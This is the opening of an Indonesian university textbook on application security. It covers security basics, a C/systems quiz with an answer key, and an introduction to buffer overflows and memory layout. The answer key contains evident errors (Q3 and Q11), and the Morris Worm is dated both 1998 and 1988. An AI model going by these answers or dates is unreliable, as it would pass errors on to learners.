James
Fredicia

Keamanan Aplikasi

UKRIDA
Universitas Kristen Krida Wacana

KEAMANAN APLIKASI

Penulis:

James
Fredicia

Editor
Gisela Nina Sevani

Desain Cover:
Fredicia

Layout:
Amanda Maria

Sanksi Pelanggaran Pasal 113 Undang-Undang Nomor 28 Tahun 2014

1. Setiap orang yang dengan tanpa hak melakukan pelanggaran hak ekonomi sebagaimana dimaksud dalam pasal 9 ayat (1) huruf i untuk penggunaan secara komersial dipidana dengan pidana penjara paling lama 1 (satu) tahun dan atau pidana denda paling banyak Rp. 100.000.000,- (seratus juta rupiah).
2. Setiap orang yang dengan tanpa hak dan atau tanpa izin pencipta atau pemegang hak cipta melakukan pelanggaran hak ekonomi pencipta sebagaimana dimaksud dalam pasal 9 ayat (1) huruf c, huruf d, huruf f, dan huruf h, untuk penggunaan secara komersial dipidana dengan pidana penjara paling lama 3 (tiga) tahun dan atau pidana denda paling banyak Rp. 500.000.000,- (Ima ratus juta rupiah).
3. Setiap orang yang dengan tanpa hak dan atau tanpa izin pencipta atau pemegang hak melakukan pelanggaran hak ekonomi pencipta sebagaimana dimaksud dalam pasal 9 ayat (1) huruf a, huruf b, huruf e, dan atau huruf g untuk penggunaan secara komersial dipidana dengan pidana penjara paling lama 4 (empat) tahun dan atau pidana denda paling banyak Rp. 1.000.000.000,- (satu miliar rupiah).
4. Setiap orang yang memenuhi unsur sebagaimana dimaksud pada ayat (3) yang dilakukan dalam bentuk pembajakan, dipidana dengan pidana penjara paling lama 10 (sepuiuh) tahun dan atau pidana denda paling banyak Rp. 4.000.000.000,- (empat miliar rupiah).

KEAMANAN APLIKASI

Diterbitkan oleh:
Ukrida Press
Anggota IKAPI Nomor: 570/Anggota Luar Biasa/DKI/2019
Jl. Tanjung Duren Raya No. 4 Jakarta 11470
Telp : 021 – 5666962 Ext. 1161
Email : lrc@ukrida.ac.id

UP: 00018770031

Penulis : James & Fredicia
Editor : Gisela Nina Sevani
Desain Cover : Fredicia
Layout : Amanda Maria

Cetakan 1 tahun 2022

viii + 308 hlm ; 21 cm X 29,7 cm

e-ISBN : 978-959-8396-59-5

PRAKATA

Pada umumnya, pengguna komputer hanya mengetahui bahaya ancaman penggunaan aplikasi berupa virus, malware dan ditangani dengan melakukan instalasi aplikasi antivirus dan aplikasi sejenisnya. Masih banyak ancaman yang bisa terjadi, terutama jika pada saat merancang aplikasi tidak memperhatikan sisi keamanan dari sebuah sistem aplikasi. Buku ini membahas tentang pengetahuan dasar dari keamanan komputer, kaitan perangkat komputer dan aplikasi komputer dari sisi keamanan, cara pengembangan aplikasi komputer yang aman dan bagaimana melakukan analisa keamanan dari aplikasi komputer.

Tidak ada gading yang tidak retak, begitu juga pada saat menulis buku yang akan menjadi panduan mahasiswa dalam mengikuti mata kulliah tentang keamanan komputer. Masukan saran dan kritik akan sangat membantu perbaikan dari materi buku ajar ini, sehingga kedepannya menjadi acuan pengembangan materi tentang keamanan aplikasi.

Penulis

Kata Pengantar

"Buku yang dikemas secara sederhana dan lugas, sehingga mudah untuk dipahami dan diterapkan. Beberapa contoh kasus dan latihan praktek dikemas dengan sangat terstruktur dan membantu pemahaman materi, seperti VSFTPD dan White Box - Black Box Fuzz Testing. Buku yang sangat nyaman untuk dibaca berulang kali. "

Dr. Oki Sunardi, IPM, ASEAN Eng.

DEKAN FTIK - UKRIDA

DAFTAR ISI

BAB I

PENGANTAR KEAMANAN KOMPUTER

1.1 Pengenalan Keamanan Komputer

Keamanan komputer, sering dikenal sebagai keamanan *cyber*, adalah karakteristik dari sistem komputer. Fitur terpenting yang dicari oleh pembuat sistem adalah akurasi. Pengguna ingin sistem berfungsi dengan baik dalam keadaan yang diinginkan. Sebuah sistem komputer yang aman adalah salah satu yang menghambat tindakan tertentu yang tidak diinginkan dalam berbagai situasi. *Correctness* terutama berkaitan dengan apa yang harus dilakukan sistem, sedangkan *security* berkaitan dengan apa yang tidak boleh dilakukan sistem. Bahkan jika *attacker pengguna* secara aktif dan sengaja berusaha untuk menghindari keamanan apa pun yang mungkin diberikan.

1.1.1 Jenis Perilaku yang Tidak Diinginkan

Berikut adalah 3 jenis perilaku yang tidak diinginkan antara lain:

1) Kerahasiaan.
   Seorang *attacker* melanggar kerahasiaan jika *attacker* dapat mempengaruhi sistem untuk mencuri sumber daya atau informasi seperti karakteristik pribadi atau rahasia dagang.
2) Integritas.
   Korupsi dokumen, perubahan *log* sistem, dan instalasi perangkat lunak yang tidak diinginkan seperti *spyware* adalah contoh pelanggaran.
3) Ketersediaan.
   Ketika *attacker* menembus sistem dan menolak memberikan layanan kepada pengguna yang sah, seperti membeli produk atau mengakses dana bank, *attacker* melanggar ketersediaan sistem.

1.1.2 Pelanggaran Keamanan Serius

Beberapa sistem benar-benar aman saat ini, seperti yang terlihat dari arus pelanggaran keamanan yang dilaporkan dalam berita. Berikut adalah contoh Pelanggaran Keamanan Serius:

1) RSA (Maret 2011)
Attacker memiliki kemampuan untuk mencuri token sensitif yang terhubung dengan perangkat *RSA SecurID*.

2) Adobe (Oktober 2013)
Attacker mendapatkan kode sumber dan detail klien.

3) Target (November 2013)
Attacker dapat mengakses terminal *POS* (*Point of Sale*) Target dan memperoleh sekitar 40 juta detail kartu kredit dan debit.

1.1.3 *Flaw* dan *Bug*

Bagaimana mungkin seorang *attacker* membobol sistem ini?

1) Banyak pelanggaran dimulai dengan eksploitasi kerentanan dalam sistem yang sedang dipertimbangkan.
2) *Defect*, secara umum, adalah *bug* dalam desain atau implementasi sistem yang gagal memenuhi persyaratan.
3) Berikut adalah perbedaan *flaw* dan *bug*.
    a) *Flaw* adalah cacat dalam desain.
    b) *Bug* adalah cacat dalam implementasi.

1.1.4 Contoh: Pelanggaran RSA2011

Berikut adalah ciri-ciri pelanggaran RSA 2011:

1) Jika *Flash Player* harus menolak *input file* yang dibentuk dengan tidak benar, kerentanan ini memungkinkan *attacker* memengaruhi perangkat

lunak untuk mengeksekusi kode yang dipilih *attacker* menggunakan *file input* yang dirancang dengan cermat.

2) *Input file* ini dapat disematkan dalam *spreadsheet Microsoft Excel* sehingga *Adobe Flash Player* diluncurkan secara otomatis saat *spreadsheet* dibuka. *Email* diteruskan oleh rekan kerja, dan eksekutif ditipu untuk membuka file tersebut.

1.1.5 Pertimbangkan *Correctness*

Dalam hal *correctness*, kerentanan *Adobe Flash* hanyalah kekurangan, dan semua perangkat lunak vital cacat. Perusahaan mengizinkan masalah yang diketahui dalam perangkat lunak untuk disampaikan karena terlalu mahal untuk memperbaiki semuanya. Pengguna malah berkonsentrasi pada masalah yang muncul dalam pengaturan biasa. Kelemahan yang tersisa, seperti kerentanan *Adobe Flash*, sedikit, dan pengguna terbiasa mengatasinya ketika muncul.

1.1.6 Pertimbangkan *Security*

Dari sudut pandang *security*, sementara pengguna biasa dapat menemukan cacat dan menyebabkan perangkat lunak *crash*, *attacker* dapat mereplikasi kerusakan, memahami mengapa hal itu terjadi, dan memodifikasi interaksi untuk mengeksploitasi kerusakan.

1.2 Apa itu Keamanan Aplikasi

Keamanan aplikasi adalah subbidang keamanan komputer yang berfokus pada pengembangan dan penyebaran perangkat lunak yang aman. Keamanan aplikasi melengkapi aspek keamanan komputer lainnya, tetapi menonjol karena penekanannya pada kode sistem yang aman.

1.2.1 Mengapa Keamanan Aplikasi

Mengapa penting untuk fokus pada kode dalam keamanan perangkat lunak? Sederhananya, kesalahan perangkat lunak sering kali menjadi penyebab mendasar dari masalah keamanan, dan keamanan aplikasi berusaha untuk mengatasi kelemahan ini secara langsung. Penghalang ini, seperti dinding kastil, penting dan memiliki tujuan. Periksa beberapa metode umum untuk menegakkan keamanan dan bagaimana sifat *black box* menawarkan batasan yang dapat diatasi oleh teknologi keamanan *aplikasi*

1.2.2 Keamanan Sistem Operasi

Contoh pertama adalah penegakan keamanan *OS* (*Operating System*). *OS* (*Operating System*) menjadi fokus keamanan komputer ketika muncul pada awal 1970-an. Berikut adalah ciri-ciri keamanan sistem operasi:

1) *OS* (*Operating System*) mengevaluasi perilaku program, atau aktivitas saat *runtime*. *Activity*, disebut sebagai:
    a) *System call*, melibatkan
    b) membaca dan menulis ,
    c) mentransmisikan paket jaringan, dan
    d) memulai aplikasi baru.
2) *OS* (*Operating System*) membatasi aplikasi pengguna untuk mengakses data pengguna lain, atau program pengguna yang tidak terpercaya tidak dapat membuat layanan terpercaya pada *port* jaringan standar.

1.2.3 Pembatasan Keamanan *OS* (*Operating System*)

DBMS (*Database Management System*), adalah *server* yang memelihara data dengan standar keamanan yang disesuaikan dengan aplikasi yang menggunakannya. Dalam kasus toko *online*, misalnya, *database* mungkin berisi informasi akun pelanggan atau *vendor* yang sensitif terhadap keamanan serta catatan yang tidak sensitif terhadap keamanan seperti deskripsi produk. Terserah

DBMS (*Database Management System*), bukan *OS (Operating System)*, untuk membuat kebijakan keamanan yang mengatur akses ke data ini.

Jenis peraturan keamanan tertentu juga tidak dapat ditegakkan oleh *OS* (*Operating System*) Berdasarkan konteks eksekusi saat ini dan aktivitas program sebelumnya, sistem operasi biasanya berfungsi sebagai monitor eksekusi, memutuskan apakah akan mengizinkan atau menolak operasi program.

1.2.4 Firewall dan *IDS* (*Intrusion Detection System*)

Bentuk khas lainnya dari teknik penegakan keamanan termasuk monitor jaringan seperti *firewall*, dan *IDS* (*Intrusion Detection System*). Berikut adalah ciri-ciri *firewall*, dan *IDS* (*Intrusion Detection System*), antara lain:

1) *Firewall* biasanya berfungsi dengan mencegah koneksi dan paket mengakses jaringan. Contoh: *Port TCP* (*Transmission Control Protocol*) 80, adalah *port* umum untuk *web server*.
2) *Firewall* sangat bermanfaat ketika perangkat lunak beroperasi di jaringan lokal yang hanya ditujukan untuk penggunaan oleh pengguna lokal.
3) Untuk mengeksploitasi *server* yang rentan, misalnya, *attacker* dapat mengirimkan *input* yang dirancang secara tepat ke *server* tersebut sebagai *network packet*

1.2.5 *Misses Attack Filtering*

Sebagian besar *firewall* menganggap bahwa *port* 80 adalah *web traffic* yang tidak berbahaya dan karenanya menerima komunikasi pada *port* 80. Namun, tidak ada jaminan bahwa *port* 80 hanya akan digunakan oleh *web server*. Pada kenyataannya, pembuatnya membuat *SOAP* (*Simple Object Access Protocol*) untuk menghindari pemblokiran *firewall* pada port selain *port* 80.

1.2.6 *Antivirus Scanner*

Antivirus scanner adalah program yang memeriksa isi *file*, *email*, dan *komunikasi* lainnya di sistem host pengguna untuk mengetahui indikator serangan. *Antivirus scanner* sangat mirip dengan *IDS* (*Intrusion Detection System*), namun karena *antivirus* beroperasi dengan *file*, persyaratan kinerjanya kurang ketat.

1.2.7 *Heartbleed*

Heartbleed mengacu pada masalah dalam versi 1.0.1 dari *TLS* (*Transport Layer Security*) atau implementasi *OpenSSL TLS*. *Bug* ini dapat dimanfaatkan dengan mengembalikan beberapa memori ke server *OpenSSL* yang rusak.

1.2.8 *Heartbleed* Bertemu SoftSec

Dalam situasi sebelumnya, eksploitasi pencurian data mencuri data dengan memanfaatkan hak istimewa yang umumnya disediakan untuk layanan berkemampuan *TLS* (*Transport Layer Security*). Dalam situasi terakhir, serangan terjadi saat *TLS* (*Transport Layer Security*) *server* beroperasi, tanpa meninggalkan jejak yang terlihat pada sistem file. *Filter* paket dasar *IDS* (*Intrusion Detection System*) dapat mencari sinyal *exploit packet*. Tak lama setelah *Heartbleed* diungkapkan, *FBI* (*Federal Bureau of Investigation*) memberikan *Snort IDS* (*Intrusion Detection System*) *signature*. *Signature* ini harus cukup untuk eksploitasi sederhana, namun eksploitasi mungkin dapat menggunakan modifikasi *packet format*, seperti *chunking*, untuk memotong *signature*.

1.3 Kuis

1) Perhatikan deklarasi variabel berikut dalam fungsi foo() untuk variabel bar.

```
void foo() {
  char bar[128];
  ...
}
```

Manakah dari pernyataan berikut yang benar?

a) Terdiri dari 128 komponen
b) Semua item diinisialisasi ke nol.
c) Elemen pertama terdapat dalam bar[1].

2) Perhatikan potongan kode berikut: sizeof(int*) == (int). Manakah dari pernyataan berikut tentang hal itu yang benar?

a) Fragmen ini tidak kompatibel dengan kompilasi.
b) Fragmen ini akan selalu gagal dimuat.
c) Fragmen ini selalu bernilai nol (selama program tidak *crash*).
d) Hasil dari fragmen ini bergantung pada *compiler* dan arsitektur.
e) Fragmen ini bernilai 1 dalam semua kasus (asalkan tidak mogok).

3) Asumsikan sedang membangun platform 32-bit dengan sizeof(int) sama dengan 4. Manakah dari berikut ini yang sama dengan c[b], dengan asumsi bahwa c adalah int* dan b adalah int?

a) c[b][0]
b) *(c+b)
c) *c+b
d) Tidak ada pada di atas
e) -1 * b[c]

4) Perhatikan contoh program berikut.

```
#include <string.h>
int foo(void) {
  char bar[128];
  char *baz = &bar[0];
  baz[127] = 0;
  return strlen(baz);
}
```

Apa kemungkinan hasil dari fungsi ini yang dieksekusi? Pilih semua yang sesuai (harap perhatikan bahwa hasil yang ditampilkan tidak lengkap): (Pilih dua)

a) Mengembalikan -1

b) Mengembalikan 127

c) *Crash*

d) Mengembalikan 0*

e) Mengembalikan 128

5) Perhatikan segmen kode berikut

```
char blah[] = "fizzbuzz";
printf("%s\n", blah+4);
```

Bagaimana perilaku kode ini jika dicoba mem-*build* dan menjalankannya?

a) Program ini ditulis dalam C ilegal sehingga tidak dapat dikompilasi.

b) Tergantung pada ukuran *pointer*, perangkat lunak menampilkan baris kosong.

c) Aplikasi ini menghasilkan keluaran "fizz".

d) Aplikasi ini menghasilkan keluaran "buzz"

6) Manakah dari pernyataan berikut tentang memori yang dikembalikan oleh fungsi malloc() yang benar?

a) Itu harus dirilis secara manual oleh programmer.

b) Memori diinisialisasi nol.

c) Ini secara otomatis dirilis oleh sistem operasi ketika penunjuk yang ditetapkan memori keluar dari ruang lingkup.

d) Ini hanya untuk menulis.

7) Perhatikan kode berikut sebagai contoh.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
  unsigned int i;
  unsigned int k = atoi(argv[1]);
  char *buf = malloc(k); /* 1 */
  if(buf == 0) {
    return -1;
  }
```

```
  for(i = 0; i < k; i++) {
    buf[i] = argv[2][i]; /* 2 */
  }

  printf("%s\n", buf); /* 3 */

  return -1;
}
```

Apa yang terjadi jika kode di atas dijalankan:

a) Program ini mungkin *crash* pada baris 1.

b) Program ini mungkin *crash* antara baris 2 dan 3.

c) Program ini mungkin *crash* di salah satu baris dari dari tiga tempat.

d) Program ini mungkin *crash* pada baris 3.

e) Program ini mungkin *crash* pada baris 2.

f) Pada baris 1 dan 2, Program lunak ini mungkin macet.

8) Manakah dari klaim berikut mengenai tumpukan program yang akurat?

a) Ini digunakan sebagai sumber memori yang dikembalikan malloc()

b) Arsitektur mengelola *stack* secara otomatis.

c) Ini digunakan untuk menyimpan variabel *local* saat fungsi sedang dieksekusi.

d) Ini digunakan untuk menyimpan variabel *global* saat fungsi sedang dieksekusi.

9) Manakah dari pernyataan berikut tentang instruksi panggilan x86 yang benar? (Pilih tiga)

a) Meng-*push instruction pointer* ke *stack*

b) Meng-*push flag register* ke *stack*

c) *Branch* ke *address* tertentu

d) *Target address* dapat ditentukan dalam *general-purpose register*

10) Perhatikan contoh program berikut.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
```

```c
int main(int argc, char *argv[]) {
  int **blah2 = malloc(sizeof(int*)*N);
  int *special = NULL;
  int i, j;

  for(i = 0; i < N; i++) {
    int *tmp = (int *)malloc(sizeof(int)*M);
    memset((void *)tmp, 0, sizeof(int)*M);
    if(i > N) {
      special = &tmp[3];
    }
    blah2[i] = tmp;
  }

  if(special != NULL) {
    *special = 7;
  }

  for(i = 0; i < N; i++) {
    for(j = 0; j < M; j++) {
      printf("%d ", blah2[i][j]);
    }
    printf("\n");
  }

  return 0;
}
```

Dengan asumsi N dan M adalah bilangan bulat positif dan panggilan malloc() berhasil (parameter tidak meluap atau mengembalikan *NULL*), manakah dari pernyataan berikut yang benar?

a) Program ini menghasilkan matriks NxM yang dihasilkan secara acak.
b) Ini adalah program C yang tidak sesuai.
c) Program ini berakhir.
d) Program ini menghasilkan matriks NxM berdimensi nol.
e) Program ini menghasilkan matriks yang berisi setidaknya satu anggota dengan nilai 7.

11) Apa itu *TCP* (*Transmission Control Protocol*)?

a) Ini menjamin kerahasiaan data.
b) Hal ini bersifat *connectionless*.
c) Ini adalah *Internet Protocol* yang memungkinkan transportasi data yang aman.
d) Ini adalah protokol yang sering digunakan bersama dengan *HTTP* (*HyperText Transfer Protocol*).

12) Apa sebenarnya *PHP* (*HyperText Preprocessor*) itu? Pilih satu.

a) Bahasa pemrograman yang sering digunakan untuk membuat *switch* jaringan.
b) Bahasa komputer yang sering digunakan untuk membuat *website*.
c) Sebuah protokol untuk jaringan.
d) Singkatan dari standar pengkodean.

13) Manakah dari pernyataan *HTML* (*HyperText Markup Language*) berikut ini yang benar? (Pilih tiga)

a) *HTML* (*HyperText Markup Language*) adalah bagian dari *URL* (*Uniform Resource Locator*).
b) Teks *HTML* (*HyperText Markup Language*) menyertakan *tag* yang menunjukkan banyak jenis data.
c) *HTML* (*HyperText Markup Language*) adalah bahasa *markup* berbasis teks (sebagai lawan dari format biner).
d) *Web browser* menampilkan materi *HTML* (*HyperText Markup Language*) yang disediakan *website*.

14) Apa sebenarnya *GCC* (*GNU Compiler Collection*) itu?

a) *Interpreter*
b) Semua sebelumnya
c) *Compiler*
d) *Virtual Machine*

15) Apa arti *shell command* cd; ls *.xml?

a) *Command* ini akan menampilkan semua *file* di direktori *home* pengguna yang diakhiri dengan akhiran xml.

b) *Command* ini akan menampilkan isi *file* *.xml di direktori saat ini.
c) *Command* ini akan menampilkan semua *file* di direktori yang bekerja sebelumnya yang selesai di akhiran .xml.
d) *Command* ini mengembalikan daftar semua *file* yang ditentukan dalam file *XML* (*Extensible Markup Language*) yang disediakan.

1.4 Jawaban Kuis

1) A
2) A
3) C
4) B, dan D
5) D
6) A
7) B
8) C
9) A, C, dan D
10) D
11) C
12) B
13) B, C, dan D
14) C
15) A

BAB II

LOW-LEVEL SECURITY

2.1 *Low-Level Security*: Pendahuluan


2.1.1 Apa Itu *Buffer Overflow*?

Buffer overflow adalah salah satu *bug* dalam *aplikasi* komputer, atau fenomena yang disebabkan olehnya. Dengan menulis data ke *buffer* yang lebih besar dari *buffer* yang disiapkan oleh program, data bergerak dari batas *buffer* ke data yang meluap dan menimpa memori di luar *buffer*, menghancurkan data yang awalnya ada di memori itu. *Buffer overflow* disebut *stack-based buffer overflow* dan *heap-based buffer overflow*, tergantung pada apakah area memori yang akan di-*overwrite* adalah *stack area* atau *heap area*.

2.1.2 Mengapa Mempelajari *Buffer Overflow*?

Buffer overflow harus diselidiki untuk berbagai penyebab. Selain itu, program ini sering rentan terhadap *buffer overflow*. Sepanjang sejarah panjang *buffer overflow*, *attacker* dan *defender* telah terlibat dalam permainan kucing-dan-tikus. Ini terbukti bermanfaat dalam memahami aspek teknis dari sejarah panjangnya.

2.1.3 C dan C++ masih sangat populer



Gambar 2.1 Grafik *IEEE Spectrum* pada Bahasa Pemrograman
(Sumber: *IEEE Spectrum*)

Dalam salah satu artikel *IEEE* (*Institute of Electrical and Electronics Engineers*) *Spectrum* yang membahas tentang bahasa pemrograman, bahwa bahasa pemrograman C dan C++ masih sangat relevan yang ditunjukkan dalam Grafik 2.1.

2.1.4 Sejarah *Buffer Overflow*

***Morris Worm* (1998)**

Serangan buffer overflow pertama dilakukan pada tahun 1988 oleh seorang mahasiswa bernama *Robert Morris*. Serangan itu bekerja sebagian dengan mengirimkan string tertentu ke *FingerD*, layanan yang rentan terhadap *buffer overflow*. *Denial-of-Service* menyebabkan kerugian yang signifikan..

***CodeRed* (2001)**

Sejak *worm Morris,* beberapa *worm* telah dikembangkan, beberapa di antaranya memanfaatkan *buffer overflows*. *CodeRed* memanfaatkan kelemahan penuh di *Microsoft IIS* (*Internet Information Services*) *web server* dan dengan cepat disebarkan di *Internet*. mendorong bisnis untuk memprioritaskan keamanan dan membuat *platform* untuk *Trusted Computing Platform*.


***SQL* (*Structured Query Language*) *Slammer* (2003)**

Sayangnya untuk *Microsoft,* serangan signifikan lainnya terjadi pada tahun 2003. *SQL* (*Structured Query Language*) *Slammer worm* telah menginfeksi sejumlah besar *Microsoft SQL* (*Structured Query Language*) *Server*. Infeksi berkembang dalam beberapa menit. Mengubah budaya dan praktik perusahaan besar seperti *Microsoft* membutuhkan waktu. *Microsoft* telah datang jauh sejak saat itu.

2.1.5 *Buffer Overflow* pada *Server* X11

Buffer overflow sekarang berisiko. Bukti menunjukkan bahwa masalah buffer overflow dalam kode *server* X11 terdeteksi pada awal tahun 2014. Ini adalah pelopor dalam menstandarisasi dukungan untuk monitor *desktop* grafis. Hal ini juga mempengaruhi perkembangan teknologi *remote desktop* saat ini. Masalah yang ditemukan pada tahun 2014, telah bersembunyi di kode sumber selama lebih dari dua dekade.

2.1.6 Kerentanan *Buffer Error*



Gambar 2.2 Grafik Kerentanan *Buffer Error*
(Sumber: NIST, 2014)

Grafik di atas menunjukan Kerentantan *Buffer Error* dari tahun 1997~2014. Meskipun ada peningkatan pengetahuan tentang betapa berbahayanya *buffer overflow*. Perhatian diberikan untuk melindungi dari *buffer error*. Jumlah kerentanan yang dilaporkan terus bertambah.

2.1.7 Apa yang Dilakukan

Mengetahui fakta-fakta ini mungkin memungkinkan *attacker* untuk mengeksploitasi *bug* dan menemukan bagaimana sebuah program menggunakan memori untuk meluncurkan serangan. Secara umum, keamanan sering memerlukan perspektif holistik dari sistem.

2.2 Tata Letak Memori

Sebelum menjelaskan tentang cara kerja *buffer overflows*, perlu dipelajari lebih lanjut tentang cara menjalankan program di komputer modern. Pembahasan berikutnya adalah *stack calls* dan cara menyimpan argumen fungsi dan variabel lokal saat dipanggil. Misalnya, fungsi mana yang memanggil fungsi lain. Subbab ini berfokus pada model proses sistem operasi *Linux* yang berjalan pada prosesor Intel x86, 32, atau 64-bit.

2.2.2 Bagian Memori

Bagian memori terdiri dari dua bagian, antara lain:

Alamat Memori


Gambar 2.3 Contoh Program dan Instruksi dalam Memori
(Sumber: Universitas Maryland 2014)

Memori adalah tempat semua program disimpan. Ketika sebuah program mulai beroperasi, itu disebut sebagai proses. Sistem operasi kemudian mengalokasikan *RAM* (*Random Access Memory*) ke proses agar dapat dieksekusi. Berikut adalah bagian alamat memori, antara lain:

1) Alamat nol, atau alamat terendah, ada di bagian bawah.
2) Alamat yang ditunjukkan di atas adalah alamat 4 GB, yang merupakan alamat optimal untuk mesin 32-bit.

Memori proses, menurut sudut pandang ini, berisi segalanya. Itu adalah satu-satunya perangkat lunak yang beroperasi pada mesin. Ini sebenarnya adalah *virtual address*. *OS* (*Operating System*) dan *Processor* dipetakan ke *physical address* memori mesin.


Instruksi dalam Memori



Gambar 2.4 Contoh Instruksi Dalam Memori
(Sumber: Universitas Maryland 2014)

Di bagian bawah ruang *address* adalah segmen teks atau kode terdiri dari beberapa instruksi *Intel* x86 yang dapat membuat kode untuk program *pengguna*.

2.2.3 Lokasi Area Data




Gambar 2.5 Contoh Lokasi Area Data
(Sumber: Universitas Maryland 2014)

Berikut adalah Lokasi Area Data, antara lain:

1) *Data segment*, yang memiliki beberapa bagian, antara lain.
    a) Area data yang diinisialisasi.
    b) Area data yang tidak diinisialisasi di sebelah kanan variabel x sama sekali tidak diinisialisasi.

2) Pada saat *compile*, semua informasi ini tersedia. *Compiler* dapat menentukan ke mana harus pergi dan memasukkan informasi sebanyak yang diinginkan dalam *executable* sesuai keinginannya.
3) *Address space* adalah argumen baris perintah dan variabel lingkungan yang didefinisikan di awal prosedur.
4) *Stack* menyimpan variabel lokal serta informasi yang digunakan oleh program untuk memanggil dan kembali dari fungsi.
5) *Heap* adalah ruang di mana malloc() mengelola apa yang harus berinteraksi, yang memasukkan *file*.

2.2.4 Alokasi Memori



Gambar 2.6 Contoh Alokasi Memori dengan *Stack Pointer*
(Sumber: Universitas Maryland 2014)

Heap dan *stack* di ilustrasikan pada gambar di atas, serta arah pertumbuhannya. Karena *heap* menggunakan lebih banyak memori, *heap* akan turun ke *address* yang lebih rendah. Saat program sedang berjalan, itu membuat *stack pointer* menunjuk ke bagian atas *stack*. Ketika program mengeksekusi instruksi *push*, *stack pointer* bergerak setelah nilai di-*push*. Fungsi ini seharusnya meng-*pop* sebagian besar *stack* dan menghapus semua variabel dan argumen lokal dalam contoh ini. Saat runtime, *compiler* memberikan instruksi untuk memperbarui *stack*.

2.2.5 *Stack* dan *Function Call*

Pertanyaan berikutnya menyangkut bagaimana program menggunakan *stack* selama eksekusi. Seperti yang dinyatakan sebelumnya, tumpukan digunakan untuk memfasilitasi *function calls* dan *function return*. Cari tahu data apa yang harus disimpan dan di mana menyimpannya saat menjalankan fungsi, dan apa yang harus terjadi saat fungsi kembali. Artinya, data apa yang harus diambil dan dari mana asalnya.

2.2.6 Tata Letak *Stack* Dasar

```
void func(char *arg1, int arg2, int arg3)
{
